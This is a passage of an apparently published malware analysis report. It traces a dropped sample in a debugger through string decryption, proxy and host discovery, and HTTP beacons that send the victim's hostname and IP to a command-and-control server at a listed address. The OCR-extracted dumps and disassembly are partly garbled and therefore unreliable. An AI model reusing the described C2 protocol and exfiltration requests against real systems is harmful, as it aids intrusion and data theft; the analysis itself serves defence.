user 32. advapi3 oleaut3 wernel3: wernel3: wernel3: wernel3: wernel3:	2.dll (31) FThunk dll (2) FThunk: 00 52.dll (3) FThunk: 2.dll (2) FThunk: 2.dll (2) FThunk: 52.dll (3) FThunk: 52.dll (20) FThunk: 5.dll (14) FThunk: 00 dll (2) FThunk: 00	000C148 0000C154 0000C164 0000C170 0000C184 : 0000C194 0000C1E8 000C224		Clear
	IAT Info		Actions	Dump
OEP 67189194	ł	IAT Autosearc	h Autotrace	Dump PE Rebuild
VA 6718C0C8 Size 00000164		Get Imports		Fix Dump
			Log	
IAT Search Adv: IAT Search Adv: IAT Search Nor: IAT parsing finis	Possible IAT firs IAT VA 6718C00 IAT VA 6718C00 hed, found 81 va	4 RVA 0000C0C4	6718C228 entry. 8 Size 0x0164 (356) 4 Size 0x0168 (360)	~

We've successfully fixed the IAT in our dropped binary, and this operation is useful because it reveals different API calls which have to be analyzed:

12	IDA View-A		Ō	Hex View-1	8	A	Structures	E	Enums	3	21	Imports	1	Exports	E
ddress	Ordinal	Name					Library								
6718C0	IC8	DeleteCri	iticalSection	1			kernel32								
6718C0		LeaveCrit	ticalSection				kernel32								
6718C0	DO	EnterCriti	icalSection				kernel32								
6718C0	D4	Initialized	CriticalSectio	on			kernel32								
6718C0	D8	VirtualFre	se				kernel32								
6718C0	DC	VirtualAll	loc				kernel32								
6718C0	EO	LocalFree	e				kernel32								
6718C0	E4	LocalAllo)C				kernel32								
6718C0	EB	GetTickC	ount				kernel32								
6718C0		QueryPer	rformanceCo	ounter			kernel32								
6718C0	FO	GetVersio	m				kernel32								
6718C0	F4	GetCurre	ntThreadId				kernel32								
6718C0	FB	GetThrea	dLocale				kernel32								
6718C0	FC	GetStartu	pinfoA				kernel32								
6718C1	00	GetLocale	elnfoA				kernel32								
6718C1	04	GetLastEr	rror				kernel32								
6718C1	08	GetComr	mandLineA				kernel32								
6718C1	0C	FreeLibra	iry				kernel32								
6718C1	10	ExitProce	155				kernel32								
6718C1	14	WriteFile					kernel32								
6718C1	18	Unhandle	edException	Filter			kernel32								
6718C1	1C	SetFilePo	inter				kernel32								
6718C1	20	SetEndOf	fFile				kernel32								
6718C1	24	RtlUnwin	bid				kernel32								
6718C1	28	ReadFile					kernel32								
6718C1	2C	RaiseExce	eption				kernel32								
6718C1	30	GetStdHa	andle				kernel32								
6718C1	34	GetFileSiz	ze				kernel32								
6718C1	38	GetFileTy	pe				kernel32								
6718C1	3C	CreateFile	eA				kernel32								
6718C1	40	CloseHar	ndle				kernel32								
6718C1		GetKeybo	pardType				user32								
6718C1	4C	Message					user32								
6718C1			yValueExA				advapi32								

Figure 21

Now we will analyze the decrypted binary. It initiates the use of Winsock DLL by calling the WSAStartup function:

Dump 1	Dump 2	Dump 3	Dump 4	💷 Dump 5 👹 Watch 1 🛛 [x=] Locals 🛛 🖉 St	ruct 0019FD94 000	00202 9FD9C &"DnsQuery_A"
	4F apt.exe:\$8	34F #774F				2: [esp+4] 0019FD9 3: [esp+8] 6718C7C 4: [esp+C] 0000000
<apt.wsasta< th=""><th><</th><th></th><th></th><th></th><th>></th><th>1: [esp] 00000202</th></apt.wsasta<>	<				>	1: [esp] 00000202
r	67188354	85 C0		test eax, eax		Default (stdcall)
EIP	>• 6718834F		C2 FF FF	call <apt.wsastartup></apt.wsastartup>		
	6718834A	68 02 0	02 00 00	push 202		x87SW_SF 0 x87SW_
	• 67188349	54		push esp		x87SW_C1 0 x87SW_



During the entire execution, the process decrypts relevant strings by using a custom algorithm that can be described shortly: If m is the encrypted buffer and key is the decryption key, the result of the algorithm is (m[i] AND 0xF) XOR (key[i] AND 0xF) + (m[i] AND 0xF0), as presented below:

Figure 23

After these operations are finished, the result represents the C2 server and the corresponding port number:

Address	Hex																ASCII
03FE0088	31	32	31	2E	31	32	37	2E	32	34	39	2E	37	34	3E	34	121.127.249.74>4
03FE0098	34	33	08	04	03	06	03	07	08	04	03	06	03	07	08	04	43
03FE00A8	03	06	03	07	08	04	03	06	03	07	08	04	03	06	03	07	
03FE00C8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

Figure 24

The malware opens the "Software\Microsoft\Windows\CurrentVersion\Internet Settings" registry key by calling the RegOpenKeyExA API:

	185 255 50 185 256 68 19 00 02 00 185 252 6A 00 185 194 185 194 185 194 185 194 185 194 100 <th>push eax push 20019 push 0 lea edx.dword ptr ss:[ebp-38] mov eax.apt.6718558C call apt.6718558C call apt.67183934C push eax push eax push eax push eax push eax</th> <th></th> <th>x87Tw_2 3 (Empty) x87Tw_3 3 (Empty) x87Tw_4 3 (Empty) x87Tw_5 3 (Empty) x87Tw_5 3 (Empty) x87Tw_5 3 (Empty) x87Tw_5 3 (Empty) x87Tw_5 3 (Empty) x87Tw_8 0 x875w_23 (Empty) x875w_25 0 x875w_8 0 x875w_20 0 x875w_25 0 x875w_5 0 x875w_20 0 x875w_25 0 x875w_25 0 x875w_5 0 x875w_9 0 x875w_0 0 x875w_25 0 Default (stdcall) ▼ 5 ‡ Unicd</th>	push eax push 20019 push 0 lea edx.dword ptr ss:[ebp-38] mov eax.apt.6718558C call apt.6718558C call apt.67183934C push eax push eax push eax push eax push eax		x87Tw_2 3 (Empty) x87Tw_3 3 (Empty) x87Tw_4 3 (Empty) x87Tw_5 3 (Empty) x87Tw_5 3 (Empty) x87Tw_5 3 (Empty) x87Tw_5 3 (Empty) x87Tw_5 3 (Empty) x87Tw_8 0 x875w_23 (Empty) x875w_25 0 x875w_8 0 x875w_20 0 x875w_25 0 x875w_5 0 x875w_20 0 x875w_25 0 x875w_25 0 x875w_5 0 x875w_9 0 x875w_0 0 x875w_25 0 Default (stdcall) ▼ 5 ‡ Unicd
<apt.regopenkeyex< th=""><th></th><th></th><th></th><th>1: [esp] 8000001 2: [esp+4] 03FE06F0 "Software\\Microsoft\\ 3: [esp+8] 0000000 4: [esp+C] 00020019</th></apt.regopenkeyex<>				1: [esp] 8000001 2: [esp+4] 03FE06F0 "Software\\Microsoft\\ 3: [esp+8] 0000000 4: [esp+C] 00020019
	mp 2 Dump 3 Dump 4	ASCII ^ 0019FE68 0000000 0019FE6C 00020019 0019FE72 0019FE78	e\\Microsoft\\W	Windows\\CurrentVersion\\Internet Settings"



The "ProxyEnable" value is extracted using the RegQueryValueExA function, and it's compared with 1. This action has the purpose of verifying if the current machine is using a proxy for network communications:




Figure 26

If "ProxyEnable" is equal to 1, the malware proceeds and extracts the value of "ProxyServer" (hostnames/IPs of the proxy server on the network), as displayed in the next figure:

<pre><apt.regquery 1<="" 671859fe="" code:="" dump="" pre=""></apt.regquery></pre>	apt.exe:\$5	9FE #4DFE	Dump 4	Dump 5	🛞 Watch 1 [∞=] Locais 🖉 Struct	ISFESC	:: [esp] 00000168 :: [esp+4] 03FE0954 "Prox :: [esp+8] 0000000 :: [esp+C] 0019FF24 00000168 003FE0954 "ProxyServer"
	671859FE 67185A03		EB FF FF	ca	st eax,eax		efault (stdcall)
	671859DE 671859E1 671859E2 671859E2 671859E7 671859E7 671859F1 671859F4 671859F4 671859F9 671859FA 671859FA	E8 33 8B 45	BC 5F 18 67 EF FF FF BC DF FF FF	pu: pu: le: moo ca pu: moo	sh eax a eax,dword ptr ss:[ebp-8] sh eax sh 0 v eax,apt.67185F2C 1] apt.67184924 v eax,dword ptr ss:[ebp-44] apt.6718394C sh eax v eax,dword ptr ss:[ebp-4] sh eax		x87TagWord FFFF x87TW_0 3 (Empty) x87TW x87TW_2 3 (Empty) x87TW x87TW_4 3 (Empty) x87TW x87TW_6 3 (Empty) x87TW x87StatusWord 0000 x87SW_E 0 x87SW_C3 0 x87SW_C1 0 x87SW_C0 0 x87SW_C5 0 x87SW_C 0 x87SW_F 0 x87SW_C

Figure 27

The gethostname function is used to retrieve the host name for the local machine:

<apt.getho< th=""><th>stname></th><th></th><th></th><th></th><th></th><th></th><th>1: [esp] 2: [esp+ 3: [esp+</th></apt.getho<>	stname>						1: [esp] 2: [esp+ 3: [esp+
11	67188070	EO EI	5 63 FF	FF	Carr cape. getrios trianes		Default (std
IP	 67188C67 67188C6A 67188C6F 67188C70 	50	FC AC FF		push eax mov eax,dword ptr ss:[ebp-4] call apt.6718394C push eax call <apt.gethostname></apt.gethostname>	-	x87SW_B x87SW_C1 x87SW_SF



The function result from above is used as a parameter for the gethostbyname function, which can be used to retrieve host information corresponding to the local machine, as shown in figure 29:




Figure 29

The inet_ntoa function is utilized to convert the IP address of the host into an ASCII string (dotted-decimal format):

	+ C7400005	55 30		In shared and day front?	-	
	• 67188CCE	FF 30	pus	h dword ptr ds:[eax]		
EIP	67188CD0	E8 58 B9 FF FF		<pre>1 <apt.inet_ntoa></apt.inet_ntoa></pre>		~
i	• CTABOODE	00 D0				. Defau
4	<					>
<apt.inet_< th=""><th>toas</th><th></th><th></th><th></th><th></th><th>1:</th></apt.inet_<>	toas					1:
sapt. met_i	itua					2: [
						3: [
						4: [
CODE: 671880	DO apt.exe:\$80	D0 #80D0				
						019FEF8 80A4A8C0
Dumo 1	1 Dunn 2 1		4	Alabel 1 Ivalianda	9) Church 0	UISFEFS SUA4ASCU
			Eigung 2	20		
			Figure 3	00		

There is some sort of reverse operation done by the malware because it's using the inet_addr function to convert the string representation of the IP address into a proper address for the IN_ADDR structure:

STD.	● 67188CFB ● 67188CFC	50 E8 27 B9 FF FF	<pre>push eax call <apt.inet_addr></apt.inet_addr></pre>		
	C C C C C C C C C C C C C C C C C C C	20 27 D3 FF FF	Carr Kapt, met_audi >	>	Default (stdcall)
<apt.inet_a< td=""><td>addr></td><td>CFC #80FC</td><td></td><td></td><td>1: [esp] 03FE0190 "19 2: [esp+4] 0019FF34 3: [esp+8] 67188D6C a 4: [esp+C] 0019FF2C</td></apt.inet_a<>	addr>	CFC #80FC			1: [esp] 03FE0190 "19 2: [esp+4] 0019FF34 3: [esp+8] 67188D6C a 4: [esp+C] 0019FF2C
Dumo 1			D F 🦓 Wash 4 Iv-11 9) Cause 00	03FEF8 03FE	0190 "192.168.164.128

Figure 31

The hostname and the IP address of the machine represented as a decimal number are combined into a string that will be used in the upcoming network communications with the C2 server:




Figure 32

The malicious process uses the same decryption algorithm described before in order to decrypt important strings. The function is highlighted in the next picture:

CODE:671852F9	call	sub 67184BF0
CODE:671852FE	push	[ebp+var_8]
CODE:67185301		ds:dword 6718B684
CODE:67185307		offset _strText
CODE:6718530C		ds:dword_6718B688
CODE:67185312		ecx, [ebp+var C]
CODE:67185315	mov	edx, offset _strdhg.Text
CODE:6718531A	mov	eax, offset _str_gp_gText
CODE:6718531F	call	sub 67184BF0
CODE:67185324	push	[ebp+var C]
CODE:67185327	push	[ebp+var 4]
CODE:6718532A	•	ecx, [ebp+var_10]
CODE:6718532D	mov	edx, offset _strdhg.Text
CODE:67185332	mov	eax, offset str mfck wft OZPX.Text
CODE:67185337	call	sub 67184BF0
CODE:6718533C	push	[ebp+var_10]
CODE:6718533F		offset_str 0.Text
CODE:67185344		edx, [ebp+var 14]
CODE:67185347	mov	eax, offset _str_u0_J.Text
CODE:6718534C	call	sub 67184D28
CODE:67185351	push	[ebp+var_14]
CODE:67185354	push	offset str 0.Text
CODE:67185359	lea	ecx, [ebp+var_18]
CODE:6718535C	mov	edx, offset _str_f_dg.Text
CODE:67185361	mov	eax, offset _str_Gmgbvz_Kg_crgia.Text
CODE:67185366	call	sub_67184BF0
CODE:6718536B	push	[ebp+var_18]
CODE:6718536E	push	offset _str0.Text
CODE:67185373	lea	ecx, [ebp+var_1C]
CODE:67185376	mov	edx, offset _str_f_dg.Text
CODE:6718537B	mov	eax, offset _str_NawsText
CODE:67185380	call	sub_67184BF0
CODE:67185385		[ebp+var_1C]
CODE:67185388	push	ds:dword_6718B684
CODE:6718538E	push	offset _strText
CODE:67185393		ds:dword_6718B688
CODE:67185399	push	offset _str0.Text
CODE:6718539E	lea	ecx, [ebp+var_20]
CODE:671853A1	mov	edx, offset _str_f_dg.Text
CODE:671853A6	mov	<pre>eax, offset _str_V_e_ko_ha_dgml.Text</pre>
CODE:671853AB	call	sub_67184BF0
CODE:671853B0		[ebp+var_20]
CODE:671853B3		offset _str0.Text
CODE:671853B8	lea	edx. [ebp+var 24]

An example of how the algorithm performs is displayed below, where EAX represents the encrypted string and the key is moved into the EDX register:




Figure 34

By placing a breakpoint after the operation is supposed to end, we can observe that the string was successfully decrypted:

EIP	<pre>67184C81 67184C84 67184C84 67184C87 6718 6718 6718 6718 6718 6718 6718 67</pre>			mo	ov eax,dword ov edx,dword apt.67183	ptr ss:[eb	
	[ebp-C]=[001 81 apt.exe:		FF24				
Dump 1	Dump 2	🚚 Dump 3	📖 Dump 4	Dump 5	🧭 Watch 1	[x=] Locals	00
Address He 03FE0234 47		8 74 74 70	3A 2F 2F 00	F4 B5 18 67	ASCII GET http://	.ôμ.g	



After a few more operations are performed, we can distinguish other interesting strings, like the User Agent that will be used in the communications with the Command and Control server:

Address	He	ĸ		1									harre				ASCII
03FE0234	47	45	54	20	68	74	74	70	3A	2F	2F	00	16	00	00	00	GET http://
03FE0244	01	00	00	00	07	00	00	00	2F	63	78	67	69	64	2F	00	/cxgid/.
03FE0254	22	00	00	00	01	00	00	00	13	00	00	00	2F	69	6E	64	"/ind
03FE0264	65	78	2E	70	68	70	20	48	54	54	50	2F	31	2E	30	00	ex.php HTTP/1.0.
03FE0274	1A	00	00	00	01	00	00	00	OB	00	00	00	41	63	63	65	Acce
03FE0284	70	74	3A	20	2A	2F	2A	00	26	00	00	00	01	00	00	00	pt: */*.&
03FE0294	16	00	00	00	41	63	63	65	70	74	2D	4C	61	6E	67	75	Accept-Langu
03FE02A4	61	67	65	3A	20	65	6E	2D	75	73	00	00	16	00	00	00	age: en-us
																	Host:
03FE02C4	22	00	00	00	01	00	00	00	10	00	00	00	50	72	61	67	"Prag
03FE02D4	6D	61	ЗA	20	6E	6F	2D	63	61	63	68	65	00	00	72	65	ma: no-cachere
03FE02E4	52	00	00	00	01	00	00	00	43	00	00	00	55	73	65	72	RUser
03FE02F4	2D	41	67	65	6E	74	3A	20	4D	6F	7A	69	6C	6C	61	2F	-Agent: Mozilla/
03FE0304	34	2E	30	20	28	63	6F	6D	70	61	74	69	62	6C	65	3B	<pre>4.0 (compatible;</pre>
03FE0314	20	4D	53	49	45	20	37	2E	30	3B	20	57	69	6E	64	6F	MSIE 7.0; Windo
03FE0324	77	73	20	4E	54	20	35	2E	31	3B	20	53	56	31	29	00	WS NT 5.1; SV1).
03FE0334	22	00	00	00	01	00	00	00	11	00	00	00	43	6F	6E	74	"Cont
03FE0344	65	6E	74	2D	4C	65	6E	67	74	68	3A	20	30	00	5C	57	ent-Length: 0.\W
									г.	~	~						

Figure	36
1 15010	20

The sample builds an HTML document that contains the infected hostname and the IP address corresponding to the local machine. This form will be used in a POST request as we'll see later on:

Address	He	<															ASCII
03FE04B4	3C	68	74	6D	6C	3E	3C	68	65	61	64	3E	3C	74	69	74	<html><head><tit< th=""></tit<></head></html>
03FE04C4	6C	65	3E	52	65	73	75	6C	74	3C	2F	74	69	74	6C	65	le>Result
03FE04D4	3E	3C	2F	68	65	61	64	3E	00	00	00	00	1A	00	00	00	>
																	<body><h< th=""></h<></body>
																	4>"
03FE0514	6D	6C	3E	00	7E	00	00	00	01	00	00	00	6D	00	00	00	ml>.~m
																	<html><head><tit< th=""></tit<></head></html>
																	le>Result
03FE0544	3E	3C	2F	68	65	61	64	3E	OD	0A	3C	62	6F	64	79	3E	> <body></body>
																	<h4>DESKTOP-2</h4>
																	/2158274752/2
03FE0574	31	35	38	32	37	34	37	35	32	30	3C	2F	68	34	3E	3C	1582747520<
03FE0584	2F	62	6F	64	79	3E	3C	2F	68	74	GD	6C	3E	00	56	65	/body>.Ve

Figure 37

The socket function is used to create a socket, and the following parameters are passed to the function call: 0x2 (**AF_INET** – IPv4 address family), 0x1 (**SOCK_STREAM** – provides sequenced, reliable, two-way streams with an OOB data transmission mechanism) and 0 (the protocol is not specified). The function call is shown below:





The setsockopt API is used to set a socket option. The following parameters can be highlighted – 0xFFFF (**SOL_SOCKET** – socket layer), 0x8 (**SO_KEEPALIVE** – enable keep-alive packets for a socket connection):

	<pre>67186C1D 67186C1F 67186C22 67186C23 67186C23 67186C25 67186C2A 67186C2A</pre>	6A 04 8D 45 50 6A 08 68 FF 8B 06 50	F4 FF 00 00	le pu pu pu mo	sh 4 a eax,dword sh eax sh 8 sh FFFF v eax,dword sh eax					(871 (871 (871 (871 (871)
EIP	• 67186C2D	E8 16 1	DA FF FF	ca	<pre>11 <apt.sets< pre=""></apt.sets<></pre>	ockopt>	45500		× .	6
	* <							:	> 1	efau
<apt.setsoc< th=""><th>kopt> 2D apt.exe:\$</th><th>6C2D #602D</th><th></th><th></th><th></th><th></th><th></th><th></th><th>234</th><th>: [</th></apt.setsoc<>	kopt> 2D apt.exe:\$	6C2D #602D							234	: [
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	Struct		000002: 0000FF	
Address He	x 45 54 20 68	3 74 74 70	A 2F 2F 31	32 31 2E 31	ASCII GET http://	121.1	^		0000000 0019FF 000000	20

Figure 39

The second setsockopt call has different parameters -0xFFFF (**SOL_SOCKET** - socket layer), 0x1006 (**SO_RCVTIMEO** - receive timeout), 0x15f90 = 90000ms = 90s (optval parameter):



Figure 40

The third setsockopt call is different than the second one because it sets the send timeout to 90 seconds:

0 0 0	67186C5A 8D 67186C5D 50 67186C5E 68 67186C63 68 67186C68 8B 67186C6A 50 67186C6B E8	05 10 00 00 FF FF 00 00 06	le pu pu mo pu pu	sh 4 a eax,dword y sh eax sh 1005 sh FFF v eax,dword y sh eax 11 <apt.sets< th=""><th>ptr ds:[esi</th><th></th><th></th><th>~</th><th>x87: x87: x87: x87:</th></apt.sets<>	ptr ds:[esi			~	x87: x87: x87: x87:
	<							>	Defau
<apt.setsockop< th=""><th>t> apt.exe:\$6C6B #(</th><th>606B</th><th></th><th></th><th></th><th></th><th></th><th></th><th>2: 3: 4:</th></apt.setsockop<>	t> apt.exe:\$6C6B #(606B							2: 3: 4:
Ump 1	Dump 2 📃 Dum	np 3 🔛 Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	2 Struct	0019FEF0 0019FEF4	0000	
Address Hex 03FE0384 47 45 02EE0294 22 27	54 20 68 74 74	70 3A 2F 2F 31	L 32 31 2E 31	ASCII GET http://	121.1 42/02	^	0019FEF8 0019FEFC 0019FF00	0019	FF1C

Figure 41

The port number 0x1BB is converted from TCP/IP network byte order to host byte order (littleendian on Intel processors) by using a ntohs function call:

EIP	● 6718603F →● 67186040	56 E8 DB E5 FF FF	push esi call <apt.ntohs></apt.ntohs>	×
	67186045	66 89 45 EA	mov word ptr ss:[ebp-16],ax	> De
<apt.ntc< th=""><th></th><th></th><th></th><th>1 2 3 4</th></apt.ntc<>				1 2 3 4
CODE: 671	186040 apt.exe:\$60	40 #5440	Burne 5 (20) Market 1 Junit and (2) Struct	0019FEA8 000001



The malware is using the inet_addr function to transform the C2 IP address into a proper address for the IN_ADDR structure:

● 67186053 ETP →● 67186054	56 E8 CF E5 FF FF	push esi call <apt.inet_addr></apt.inet_addr>		x87SW_SF 0 x87SW_P
67186059	83 F8 FF	cmp_eax,FFFFFFF	>	Default (stdcall) 1: [esp] 03FE00F8 "12
<apt.inet_addr> CODE:67186054 apt.exe:\$60</apt.inet_addr>)54 #5454			1: [esp] 03FE00F8 12 2: [esp+4] 0019FEE4 3: [esp+8] 671860B7 a 4: [esp+C] 0019FEDC
			0019FEA8 03FE00	OF8 "121.127.249.74"



There is a network connection established to the C2 server using the connect function. The following elements can be highlighted in the sockaddr structure: 0x2 (**AF_INET** – IPv4 address family), 0x1BB = 443 (port number), 0x797FF94A (the C2 server represented as a hex value). The function call is represented in the next figure:

TP	 →● 6718608B ● 6718608D ● 67186090 ● 67186091 →● 67186092 	8D 45 50 57	E8 E5 FF FF	le pu pu	sh 10 a eax,dword sh eax sh edi 11 <apt.com< th=""><th></th><th>0-18<mark>]</mark></th><th></th><th></th><th>x87 x87 x87</th></apt.com<>		0-18 <mark>]</mark>			x87 x87 x87
<apt.connec< th=""><th>• < :t> 092 apt.exe::</th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th>></th><th>Defau 1: [2: [3: [4: [</th></apt.connec<>	• < :t> 092 apt.exe::								>	Defau 1: [2: [3: [4: [
Dump 1	Dump 2	💷 Dump 3	Dump 4	Dump 5	🧭 Watch 1	[x=] Locals	Struct	0019FEA0 0019FEA4		
Address He 0019FEC4 02		9 7F F9 4A	E6 D6 C1 65	A4 FE 19 00	ASCII	Ae¤þ	^	0019FEA8 0019FEAC	00000 0019F	FEE4


Figure 44


The sample performs a GET request to the C2 server with the user agent that was decrypted earlier: "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1)". The data is sent using the send function:


	· · · · · · · · · · · · · · · · · · ·	6718 6718 6718 6718 6718 6718 6718	36883 36885 36888 36880 36891 36896 36897 36897 36898		8B 50 8B 50 50 50	45 86	FC CB FC CD	FF FF	FF			_	mo ca pu mo ca pu pu ca	sh 0 v eax,dword 11 apt.6718: sh eax v eax,dword 11 apt.6718: sh eax sh esi 11 <apt.senu< th=""><th>974C ptr ss 394C</th><th></th><th>-</th><th>_</th><th>_</th><th>></th><th>x87 x87 x87 x87 x87 x87 Defau</th><th>TW_6 : TW_6 : Status SW_B SW_C1 SW_SF</th></apt.senu<>	974C ptr ss 394C		-	_	_	>	x87 x87 x87 x87 x87 x87 Defau	TW_6 : TW_6 : Status SW_B SW_C1 SW_SF
<apt.send< th=""><th>i></th><th>S</th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th>2:</th><th>[esp] [esp+4</th></apt.send<>	i>	S																			2:	[esp] [esp+4
CODE: 6718	86B98	apt.	exe:	\$689	8 #5	F98	3															esp+8 esp+C
Dump 1		Dun	np 2		Dum	р 3			ump	4		Dum	p 5	👹 Watch 1	[x=] L	ocals	2 5	truct	0019FED4			"GET
Address	Нех													ASCII				^	0019FEDC 0019FEE0	0000	0122	GET
03FE0384														GET http:/					0019FEE4			Point
03FE0394 03FE03A4				4 39						34 3				27.249.74: gid/DESKTO					0019FEE8	6718	6BB8	apt.e
03FE03B4				2 31										QH0/215827					0019FEEC			and and
03FE03C4														1582747520					0019FEF0			apt.e
03FE03D4	2E 7	0 68	70 2	0 48	54	54	50	2F	31	2E 3	0 0	D OA	A 41	.php HTTP/	1.0A				0019FEF4 0019FEF8	0000 03FE		"GET
03FE03E4				4 3A				2A						ccept: */*					0019FEFC			GET
03FE03F4				1 6E						3A 2									0019FF00			retur
03FE0404				8 6F						32 3									0019FF04	0019		
03FE0414 03FE0424				9 2E A 20						63 6				7.249.74:4 agma: no-c					0019FF08	6718	36D79	apt.e
03FE0424				D 41															0019FF0C		FF2C	
03FE0444				4 2E															0019FF10			apt.E
03FE0454				0 4D						2E 3				ble; MSIE					0019FF14		B000	
03FE0464				7 73				20		2E 3									0019FF18 0019FF1C		00000 5F90	
03FE0474	56 3	1 29	OD 0	A 43															0019FF1C		00001	
03FE0484														gth: 0Co					0019FF20		0720	"POST
03FE0494	GF 6	Е ЗА	20 4	B 65	65	70	2D	41	6C	69 7	6 6	5 00	D OA	on: Keep-A	live				0019FF24			



The malware reads the response from the server using the recv function, byte-by-byte (the length parameter is 1). It stops when the result contains "\x0d\x0a\x0d\x0a" (2 new lines characters in Windows) and it checks to see if the response contains "200 OK", which means that the connection was successfully established:









The hostname and the IP address of the local machine are exfiltrated to the C2 server using a POST request. The SessionID parameter is randomly generated:

EIP <apt.send< th=""><th></th><th>••••••</th><th>671 671 671 671 671 671 671</th><th>868 868 868 868 868 868 868 868</th><th>85 88 8D 8E 91 96 97</th><th></th><th>88 50 88 50 50</th><th>45 B6</th><th></th><th>FF</th><th>FF</th><th>-</th><th></th><th></th><th></th><th>mo ca pu mo ca pu pu</th><th>sh 0 v eax,dword 11 apt.67183 sh eax v eax,dword 11 apt.67183 sh eax sh esi sh esi 11 <apt.send< th=""><th>974C ptr s 94C</th><th></th><th></th><th></th><th></th></apt.send<></th></apt.send<>		••••••	671 671 671 671 671 671 671	868 868 868 868 868 868 868 868	85 88 8D 8E 91 96 97		88 50 88 50 50	45 B6		FF	FF	-				mo ca pu mo ca pu pu	sh 0 v eax,dword 11 apt.67183 sh eax v eax,dword 11 apt.67183 sh eax sh esi sh esi 11 <apt.send< th=""><th>974C ptr s 94C</th><th></th><th></th><th></th><th></th></apt.send<>	974C ptr s 94C				
CODE: 6718	-	-		exe		5B98			-	, .	Dump	04		D 💭	ump	5	🤯 Watch 1	[<i>x</i> =] [olal		03FE0720	"POST
Address	Нех	2															ASCII			0019FEDC	00000167	
03FE0720	50	4F	53	54	20	2F	63	78	70	69	64	2F	73	75	62	GD	POST /cxpid	/subm		0019FEE0	00000000 0019FF04	Pointe
						70	3F	53	65	73	73	69	6F	6E	49	44	it.php?Sess	ionID		0019FEE8		apt. 67
03FE0740	3D	36	37														=67 HTTP/1.	0Ho		0019FEEC		apr. 0/
	73					32							32		39		st: 121.127				6718B680	apt.67
03FE0760						33									67		74:443Use			0019FEF4		apc. 0/
	GE																nt: Mozilla			0019FEF8		"POST
	28																(compatible			0019FEFC		1051
03FE0790								57									E 7.0; Wind				67186D2A	return
03FE07A0																				0019FF04		
															70		ept: */*A			0019FF08		
	2D			6E				67								73	-Language:			0019FF0C		
03FE07D0																	Connectio			0019FF10		apt.Er
	65														65		ep-AliveC			0019FF14		
	74														74		t-Type: tex			0019FF18		
03FE0800				43		6E						40	65	6E	67	74	1Content-			0019FF1C	00015F90	
03FE0810																	h: 109<			0019FF20	00000001	
03FE0820																	<head><titl ult</titl </head>			0019FF24	03FE0720	"POST
03FE0830 03FE0840																				0019FF28	03FE0384	"GET
03FE0840									19	DE	SC	08	54				d> <body>< SKTOP-2</body>			0019FF2C		
03FE0850									25	22	21	25	20		37		58274752/21				6718903A	
																	7520 </td <td></td> <td></td> <td>0019FF34</td> <td></td> <td></td>			0019FF34		
																	.ôµ.		~	0019FF38	671890AE	
USFE0000	2	SF.	00	14	00	oc	DE	00		02	10	0/		60	10	0/	ς/πειπ.2.0μ.	gop.g	-	0019EE3C	0019EE5C	

Figure 48

As before, there are multiple recv function calls following the POST request, and the process expects the response to contain "200 OK" and "Success". If it doesn't, then there is a Sleep call for 90 seconds and it tries again. A new thread is created using the CreateThread function:

EIP	••••••	671 671 671 671 671	.8904 .8904 .8905 .8905 .8905 .8905 .8905	4E 50 52 57 59		6A 6A	00 64 00 00 D8	83 B4							push push	0 0 apt.6 0			ead>			v Def
<apt.cre CODE:671</apt.cre 	8905 B		exe:	1		#84)ump		R	Du		1	1	Dun		0	👂 Watch	- 1	[v-1]	olal	0019FF1C		1: 2: 3: 4:
Address 67186858	Hex 53 75	63	63 (73	73 (00	55 8 CD F	BB E	C 5	1 5 3 C	3 5	68 56	9 9 8 8	AS 5 Su 88 ü.	CII CCESS O.Eüèé	U.ì	QSV.U	-	0019FF24	67188364 00000000 00000000	88364
